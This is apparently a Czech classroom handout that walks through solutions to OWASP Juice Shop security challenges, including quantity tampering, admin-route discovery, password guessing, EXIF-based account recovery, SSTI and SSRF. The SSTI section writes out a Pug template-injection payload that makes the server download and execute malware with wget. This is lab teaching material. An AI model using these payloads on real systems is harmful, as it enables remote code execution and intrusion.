
Časová alokace: 5 minut

Řešení:


1. Přihlaste se jako libovolný uživatel.
2. Vložte alespoň jednu položku do nákupního košíku.
3. Všimněte si, že snížení množství položky v košíku pod 1 není možné prostřednictvím uživatelského rozhraní.
4. Při změně množství prostřednictvím uživatelského rozhraní si na kartě Network v nástroji DevTools všimnete požadavků PUT na adresu http://juiceshop.local/api/BasketItems/{id}.
5. Zapamatujte si {id} libovolné položky v košíku.
6. Zkopírujte si hlavičku Authorization z jakéhokoli požadavku HTTP odeslaného prostřednictvím prohlížeče.
7. Odešlete požadavek PUT na adresu http://juiceshop.local/api/BasketItems/{id} a nahraďte {id} zapamatovaným číslem z 5. a s:
    a. {"quantity": -100} jako tělem,
    b. application/json jako Content-Type
    c. a Bearer ? jako hlavičku Authorization, přičemž nahradíte ? tokenem, který jste zkopírovali z prohlížeče.



8. Navštivte http://juiceshop.local/#/basket a zobrazte svůj košík se záporným množstvím u první položky.



9. Kliknutím na tlačítko Zaplatit se vystaví negativní objednávka a tím se vyřeší tento challenge.



OWASP Juice Shop - Order Confirmation

Customer: bjoern.kimminich@owasp.org

Order #: 8194-0cb7c2a6e11ef26f

-100x Apple Juice (1000ml) ea. 1.99 = -199

Total Price: -199

Thank you for your order!

2.15 Challenge Missing Encoding

Zadání: Získejte fotografii Bjoernovy kočky v režimu boje zblízka.

Kdo by nechtěl vidět Bjoernovu kočku, jak zuřivě bojuje s chlupatou zelenou plyšovou hračkou?

- Když navštívíte fotostěnu (Photo wall), všimnete si rozbitého obrázku u jedné z položek.
- Zjistěte, jak můžeme získat URL obrázků a otevřete je v novém okně
    - DevTools jsou na to vhodný nástroj
- Obrázek, který není možné zobrazit je právě hledaný obrázek kočky
- Znak # není možné mít v názvu souboru, ale emoji ano. Pro znak # je nutné udělat tzv. URL escaping – nahrazení hodnotou **%23**.
- Může také pomoci vyzkoušet tlačítko Twitteru u příspěvku a pozorovat, co se stane

Po nalezení validního odkazu na obrázek a jeho otevření bude úkol splněný.

Časová alokace: 5 minut

Řešení:

1. Jít na stránku http://juiceshop.local/#/photo-wall a kliknout na první obrázek, který není viditelný.
2. Z Inspectu / Developers Console zkopírujeme odkaz na soubor, který nefunguje a vyměníme znaky # zápisem “%23”. Výsledná URL bude:
    - http://juiceshop.local/assets/public/images/uploads/😼-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg

2.16 Challenge Admin Section

Stejně jako scoreboard, ani sekce pro správce nebude hned nalezitelná, protože na ni neexistuje žádný odkaz.


- Když víš, že existuje, můžeš jednoduše odhadnout, jakou adresu URL by mohla mít sekce správce.
- Případně se můžeš pokusit najít odkaz nebo nápovědu v částech aplikace, které nejsou v prohlížeči obvykle viditelné
- Pravděpodobně je jen o něco těžší ho najít a získat k němu přístup než k odkazu na scoreboard)
- Je zde zavedena určitá kontrola přístupu, ale existují nejméně tři způsoby, jak ji obejít.

Řešení je možné najít přes DevTools, část Sources a následně vybrat soubor main.js. Pro lepší formátování JavaScript souboru můžete kliknout na ikonku složených závorek vlevo dole (Pretty print main.js). V tomto souboru hledáte výskyty klíčového slova “admin”.

Časová alokace: 5 minut

Řešení:

1. Otevřete soubor main.js ve vývojářských nástrojích prohlížeče (DevTools) v záložce Sources a vyhledejte v kódu "admin".
2. Jednou z nalezených shod bude mapování cesty na cestu: "administration".



3. Při přechodu na http://juiceshop.local/#/administration se zobrazí chyba 403 Forbidden, pokud člověk není přihlášený.

4. Pokud jste se přihlásili jako administrátor v challenge SQL Injection, případně Password Strength níže, tak můžete stránku prohlížet. V momentu přístupu na stránku se označí challenge za splněnou.

2.17 Challenge Exposed Metrics

Najděte endpoint URL (koncový bod), který slouží k získávání dat o používání oblíbeným monitorovacím systémem. Monitoring software se jmenuje Prometheus a jeho dokumentace bude nápomocná. Tyto informace jsou na stránce tutoriálu k monitoringovému nástroji Prometheus:

- https://prometheus.io/docs/introduction/first_steps

Časová alokace: 5 minut

Řešení:

1. Přečtěte si stránky https://prometheus.io/docs/introduction/first_steps
2. Měli byste si všimnout několika zmínek o endpointu /metrics, kterou Prometheus zmiňuje, např. "Prometheus očekává, že metriky budou k dispozici u cílů na cestě /metrics."
3. Navštivte stránku http://juiceshop.local/metrics, kde si můžete prohlédnout skutečné metriky Prometheus pro Juice Shop a tím vyřešit tento úkol.

2.18 Challenge Password Strength

Pokud jste se rozhodli nepoužívat SQL Injection, mohli jste tento úkol již vyřešit spolu s přihlášením pomocí uživatelského účtu správce (admin). Email správce najdete v rámci hodnocení produktů. Tuto výzvu lze vyřešit pouze v případě, že použijete původní heslo správce. Pokud jste heslo dříve změnili, nezoufejte: Původní heslo bude vždy akceptováno, abyste měli jistotu, že tuto výzvu vyřešíte.

- Hádání hesla je jeden ze způsobů, které mohou fungovat.
- Pokud jste získali hash hesla správce, můžete se pokusit zaútočit na něj.
- V případě, že používáte nějaký hackerský nástroj, můžete se také pustit do útoku hrubou silou pomocí obecného seznamu hesel.

Časová alokace: 5 minut

Řešení:

1. Jít na stránku http://juiceshop.local/#/login
2. začít hádat hesla k uživateli s emailem admin@juice-sh.op
3. správné heslo je `admin123`

2.19 Challenge Meta Geo Stalking

Zjistěte odpověď na Johnovu bezpečnostní otázku tak, že se podíváte na jeho nahrávku na fotostěnu (Photo Wall), a použijte ji k obnovení jeho hesla pomocí mechanismu Zapomenutého hesla. Pro investigaci snímku použijte nástroj exiftool na získání souřadnic místa vyfocení.

Časová alokace: 5 minut

Řešení:

1. Jděte na stránku http://juiceshop.local/#/photo-wall – zde stáhnete fotku uživatele j0hNny.
2. Zkontrolujte metadata fotografie. Můžete použít různé online nástroje, například http://exif.regex.info/exif.cgi nebo nástroj exiftool.
3. Při prohlížení metadat uvidíte souřadnice místa, kde byla fotografie pořízena. Souřadnice jsou 36.958717N 84.348217W
4. Vyhledejte tyto souřadnice ve službě Google a zjistěte, ve kterém lese byla fotografie pořízena. Je vidět, že na těchto souřadnicích se nachází Národní les Daniel Boone.
5. Přejděte na přihlašovací stránku a klikněte na možnost Forgot your password?.
6. Vyplňte adresu john@juice-sh.op jako e-mail a `Daniel Boone National Forest` jako odpověď na bezpečnostní otázku.
7. Zvolte nové heslo a klikněte na Change (Změnit).

2.20 Challenge Weird Crypto Missing Encoding

Pro splnění tohoto úkolu musíte určit kryptografický algoritmus (nebo kryptografickou knihovnu), který:

- buď by se neměl používat vůbec nebo
- je pro daný požadavek špatnou volbou nebo
- je použitý nezabezpečeným způsobem.

Pomocí formuláře Názory zákazníků můžete zaslat zpětnou vazbu týkající se zneužitého algoritmu nebo knihovny. K dispozici je pět možných odpovědí a k vyřešení úkolu stačí určit pouze jednu z nich.

Časová alokace: 5 minut

Řešení:

1. Jít na stránku http://juiceshop.local/#/contact
2. Poslat feedback s některým ze slov md5, base64 nebo další algoritmy použité a nalezené v rámci hledání chyb na webu.

2.21 Challenge SSTi

Posledné dvě challenge jsou jenom na demonstraci lektora pro typ útoku SSTi (Injection) a SSRF. Nepředpokládáme, že studenti budou vědět tyto útoky připravit a vykonat na Juice Shop server.

V tomto úkolu je třeba zneužít funkci SSTi (Server-side Template Injection) a "infikovat" server speciálně vytvořeným "malwarem".

“Juicy malware” najdete pomocí velmi zřejmého vyhledávání v Googlu nebo tak, že narazíte na velmi špatně umístěnou karanténní složku s potřebnými adresami URL.

Klíčem k vyřešení tohoto problému je přimět server ke stažení a spuštění malwaru.

Při řešení tohoto úkolu nemusíte malware nijak zpětně analyzovat. To bude nutné později k vyřešení challenge SSRF.

Template injection (injektáž šablony) na straně serveru nastává, když je uživatelský vstup nebezpečně vložen do šablony na straně serveru, což umožňuje uživatelům injektovat direktivy šablony. Pomocí škodlivých směrnic šablony může být útočník schopen spustit libovolný kód a převzít plnou kontrolu nad webovým serverem.

Závažnost tohoto problému se liší v závislosti na typu použitého enginu šablony. Zneužití šablonových enginů se pohybuje od triviálního až po téměř nemožné. Při pokusu o vytvoření exploitu je třeba postupovat podle následujících kroků:

1. *Určete typ použitého šablonovacího stroje.*
2. *Projděte si jeho dokumentaci a zjistěte základní syntaxi, bezpečnostní aspekty a vestavěné metody a proměnné.*
3. *Prozkoumejte prostředí šablony a zmapujte povrch útoku.*
4. *Zkontrolujte každý vystavený objekt a metodu.*
5. *Zranitelnosti typu template injection mohou být velmi závažné a mohou vést k úplnému ohrožení dat a funkcí aplikace a často i serveru, který aplikaci hostuje. Server může být také možné použít jako platformu pro další útoky na jiné systémy. Na druhou stranu některé zranitelnosti typu template injection nemusí představovat žádné významné bezpečnostní riziko.*

Časová alokace: 10 minut

Řešení:

1. Proveďte zcela zřejmé vyhledávání šťavnatého malwaru ve službě Google a najděte https://github.com/J12934/juicy-malware.
2. Vaším cílem je pomocí útoku typu RCE (remote code execution) přimět server ke stažení a spuštění verze malwaru pro serverový operační systém, takže v Linuxu možná budete chtít spustit něco jako
    a. `wget -O malware https://github.com/juice-shop/juicy-malware/blob/master/juicy_malware_linux_amd_64?raw=true && chmod +x malware && ./malware`
3. Útok povedeme na stránce http://juiceshop.local/profile, jelikož to není stránka Angular. Tato stránka je napsána pomocí Pugu, což je shodou okolností šablonovací engine, a proto se dokonale hodí pro útok typu SSTi.
4. Nastavte uživatelské jméno na `1+1` a klikněte na tlačítko Nastavit uživatelské jméno. Vaše uživatelské jméno se bude zobrazovat právě jako 1+1 pod profilovým obrázkem.
5. Vyzkoušení template injection do Pug – nastavte Uživatelské jméno na #{1+1} a klikněte na Nastavit uživatelské jméno. Vaše uživatelské jméno se nyní bude zobrazovat jako 2 pod profilovým obrázkem!
6. Vytvořte užitečné zatížení, které zneužije nedostatečné zapouzdření objektu global.process jazyka JavaScript k dynamickému načtení knihovny, která vám umožní spustit na serveru proces, který následně stáhne a spustí škodlivý software.
7. Payload může vypadat takto:
    a. `#{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/juice-shop/juicy-malware/blob/master/juicy_malware_linux_amd_64?raw=true && chmod +x malware && ./malware')}`.
8. Odešlete to jako Uživatelské jméno a (na linuxovém serveru) by úkol měl být označen jako vyřešený.

2.22 Challenge SSRF

Tento úkol je náročný a slouží jen na ukázku útoku typu SSRF.

Popis challenge:

Tato výzva Server-side Request Forgery se vrátí k malwaru, který jste použili při infikování serveru malwarem zneužitím spuštění libovolného příkazu.


- Použití čehokoli, co najdete přímo uvnitř malwaru, vám nebude k ničemu.
- Aby se to počítalo jako útok SSRF, musíte přimět server Juice Shop, aby napadl sám sebe.
- Nesnažte se najít zdrojový kód malwaru na GitHubu. Místo toho jej rozeberte pomocí klasických technik reverzního inženýrství.

Při útoku SSRF (Server-Side Request Forgery) může útočník zneužít funkce serveru ke čtení nebo aktualizaci interních zdrojů. Útočník může poskytnout nebo upravit adresu URL, kterou kód běžící na serveru přečte nebo na ni odešle data, a pečlivým výběrem adres URL může být útočník schopen číst konfiguraci serveru, například metadata AWS, připojit se k interním službám, jako jsou databáze s povoleným http, nebo provádět požadavky na odeslání směrem k interním službám, které nemají být vystaveny.

Časová alokace: 10 minut

Řešení:

1. Podobně jako v případě výzvy SSTi se zranitelné místo pro tuto výzvu nachází na stránce http://juiceshop.local/profile.
2. Jediným slibným vstupním polem pro útok SSRF je adresa URL Gravataru. Otevřete v prohlížeči nástroj DevTools a sledujte kartu Network.
3. Do pole Gravtar URL zadejte libovolnou adresu URL (např. https://placekitten.com/100/100) a klepněte na tlačítko Link Gravatar. Uvidíte, že se zobrazí požadavek http://juiceshop.local/profile/image/url se zvoleným https://placekitten.com/100/100 jako parametrem imageUrl.
4. Zjistíte však, že z prohlížeče neodchází žádný požadavek HTTP na adresu https://placekitten.com/100/100. Vzhledem k tomu, že obrázek byl načten a přiřazen k vašemu profilu, musel jej stáhnout server Juice Shop.



5. K vyřešení tohoto úkolu je třeba najít tajnou adresu URL ukrytou v "juicy malwaru" a simulovat s ní samoúčelný útok SSRF.
6. Doplňkové kroky:
    a. *Použijte svůj oblíbený dekompilátor (dekompilátory), abyste zjistili, co se děje uvnitř malwarového programu…*
    b. *…nebo spustíte malware a zároveň tunelujte veškerý jeho provoz přes proxy server.*
7. V každém případě byste měli být schopni identifikovat jím volanou adresu URL http://juiceshop.local/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3.
8. Přímá návštěva této adresy URL nic nezpůsobí, protože musí být volána prostřednictvím pole Gravatar Link, které bylo pravděpodobně zranitelné vůči SSRF.
9. Vložte adresu URL a klikněte na tlačítko Link Gravatar, abyste obdrželi očekávané oznámení o vyřešení výzvy!

Shrnutí a závěr

Učiteli je doporučeno projít si challenges, které jsme sepsali výše a vybrat ty, které budou dle jeho uvážení vhodné na učení studentů.

Studenti by měli získat z lekce představu o nejvíce známých chybách v rámci seznamu OWASP TOP 10 a prakticky si zkusit tyto útoky na zranitelnou aplikaci OWASP Juice Shop.

Seznam použitých zdrojů

OWASP TOP 10, 2021 [online]. OWASP. [cit. 5.3.2022]. Dostupné z: https://owasp.org/Top10/

Challenge solutions, 2021 [online], OWASP, [cit. 5.3.2022]. Dostupné z: https://pwning.owasp-juice.shop/appendix/solutions.html

Challenge hunting, 2021 [online], OWASP, [cit. 5.3.2022]. Dostupné z: https://pwning.owasp-juice.shop/part2/